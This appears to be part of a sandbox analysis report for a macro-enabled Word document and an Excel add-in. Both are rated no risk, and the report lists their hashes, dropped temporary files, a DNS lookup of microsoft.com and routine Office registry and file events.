Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\C640AFEC.jpeg Type: VSDT_JPG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\3EDE5021.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\3EDE5021.png Type: VSDT_PNG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\3EDE5021.png Type: VSDT_PNG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\56CF6FD.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\56CF6FD.png Type: VSDT_PNG		816
Call Thread API	API Name: NtResumeThread Args: (Process:880,) Return: ?		816

Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\56CF6FD.png Type: VSDT_PNG		816
Call System API	API Name: evtchann.SendEvent Args: (e), pid[880], ppid[816) Return: 1		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E3E027D7.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E3E027D7.png Type: VSDT_PNG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\E3E027D7.png Type: VSDT_PNG		816
Add File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CFA658DA.png Type: VSDT_PNG		816
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CFA658DA.png Type: VSDT_PNG		816
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\CFA658DA.png Type: VSDT_PNG		816
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , Process:880:msosqm.exe) Return: 1		816
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0107		816
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0108		816
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\A89EA8A0.emf) Return: 1		816
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.MSO\992E6A5B.emf) Return: 1		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTF Value: ed		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTA Value: ed		816
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		816
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		816
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	816	880
Add File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	816	880
Write File	Path: %LOCALAPPDATA%\Microsoft\Office\15.0\msosqmcached.dat Type: VSDT_COM_DOS	816	880
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\QMSessionCount Value: 2	816	880

▼ Screenshot



▼ Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	3ED76217AE6D825864BC968BBD6C77FABBE70FE4
SHA-256	14E1735766737DB0FD1B1C59E2DB5D25B197E4B1BA451CC2E04D61BE4D333393
MD5	D03E05AF716663059172CFB9D0CDA60B
Size	122518 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.103.65.218	53	-	No risk	-	Microsoft_Office_Word_Macro-Enabled_Document1.docm


Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~WRS{45A70669-CC96-437F-BECF-6F1BF7E3DDBB}.tmp	No risk	-	-	-	1024	DBB111419C704F116EFA8E72471DD83E86E49677
~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx	No risk	-	-	-	162	06DF159966C120340C068B4A7BF53A2EE6C622ED
~$Normal.dotm	No risk	-	-	-	162	06DF159966C120340C068B4A7BF53A2EE6C622ED
msosqmcached.dat	No risk	-	-	-	788	36944ACCE74D18C720A2C62E0FF93A9B768326BE
CVR5762.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVR5762.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2984
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\"b(Value: None		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\WORDFiles Value: 52ca012d		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0106		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0107		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocParts\1033\NextUpdate Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\WordDocBibs\1033\NextUpdate Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\}e(Value: None		2984
Add File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2984
Write File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2984
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, a63f508, 0) Return: 0		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\}e(Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\<h(Value: None		2984
Call Filesystem API	API Name: DeleteFileW Args: (%WorkingDir%\~$crosoft_Office_Word_Macro-Enabled_Document1.docm.docx) Return: 1		2984
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Word_restart.xml) Return: 0		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\<h(Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\"b(Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\StartupItems\ Value: None		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Resiliency\ Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\09D07EFC505F4D9CBFD5ACE3217F6654 Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Toolbars\Settings\Microsoft Word Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\Data\Settings Value: None		2984
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Templates\~$Normal.dotm) Return: 1		2984
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\INetCache\Content.Word\~WRS{45A70669-CC96-437F-BECF-6F1BF7E3DDBB}.tmp) Return: 1		2984
Delete File	Path: %APPDATA%\Microsoft\Templates\~$Normal.dotm Type: VSDT_COM_DOS		2984
Call Thread API	API Name: NtResumeThread Args: (Process:2720,) Return: ?		2984
Call System API	API Name: evtchann.SendEvent Args: (e), pid[2720], ppid[2984) Return: 1		2984
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles(x86)%\Microsoft Shared\Office15\msosqm.exe, , , , , , , , , Process:2720:msosqm.exe) Return: 1		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0108		2984
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0109		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTF Value: 7ae		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTA Value: 7ae		2984
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Word\MTTT Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Feedback\AppUsageData_1 Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UID Value: None		2984
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\Common\UserName Value: Administrator		2984
Call Mutex API	API Name: CreateMutexA Args: (0, 0, Local\MsoSqmExeMutex) Return: 238	2984	2720

▼ Screenshot



Object 1.1.2 - C:\Users\91974\AppData\Local\Temp\..-_---.----------------.-.-.-.-.-_----_-_-_------------_.xlam (Office Excel 2007 spreadsheet)

File name	C:\Users\91974\AppData\Local\Temp\..-_---.----------------.-.-.-.-.-_----_-_-_------------_.xlam
File type	Office Excel 2007 spreadsheet
SHA-1	A0C81E9A8042B4A371CC061A5CBA6545AB46ACE4
SHA-256	C3B0F8D61A90BB1C619CB9DD072C9313094AC943FC892ECFC60B648E640EE573
MD5	42A5EAA694D0267C06C59FD5CDF395FC
Size	7863 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.microsoft.com	104.103.65.218	53	-	No risk	-	C:\Users\91974\AppData\Local\Temp\..-_---.----------------.-.-.-.-.-_----_-_-_------------_.xlam

Dropped or Downloaded Files


File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
msosqmcached.dat	No risk	-	-	-	788	98B70338A71E84F82ED22D150D6C98E7FB8A39B7
~$vzorjWqjuy.xlam	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
CVR60C8.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVR60C8.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\8,' Value: None		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\EXCELFiles Value: 52ca0018		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005119110000000000000000F01FEC\Usage\ProductFiles Value: 52ca0106		1412

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\Themes\1033\NextUpdate Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\MTTT Value: None		1412
Call Network API	API Name: DnsQuery_W Args: (www.microsoft.com, 1c, 6000, 0, 77df960, 0) Return: 0		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\8,' Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\x3' Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1CDFD9\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1CDFD9\1CDFD9 Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1CDFD9\1CDFD9 Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1CDFD9\1CDFD9 Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1CDFD9\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\x3' Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2021-06-10T08:05:14Z		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2021-06-10T08:05:15Z		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2021-06-10T08:08:15Z		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\\|:' Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\\|:' Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		1412
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FEC\Usage\ExcelHelpFilesIntl_1033 Value: 52ca0008		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FEC\Usage\ExcelHelpFilesIntl_1033 Value: 52ca0009		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FEC\Usage\ExcelHelpFilesIntl_1033 Value: 52ca000a		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FEC\Usage\ExcelHelpFilesIntl_1033 Value: 52ca000b		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FEC\Usage\ExcelHelpFilesIntl_1033 Value: 52ca000c		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FEC\Usage\ExcelHelpFilesIntl_1033 Value: 52ca000d		1412
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109610090400000000000F01FEC\Usage\ExcelHelpFilesIntl_1033 Value: 52ca000e		1412
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		1412
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None		1412
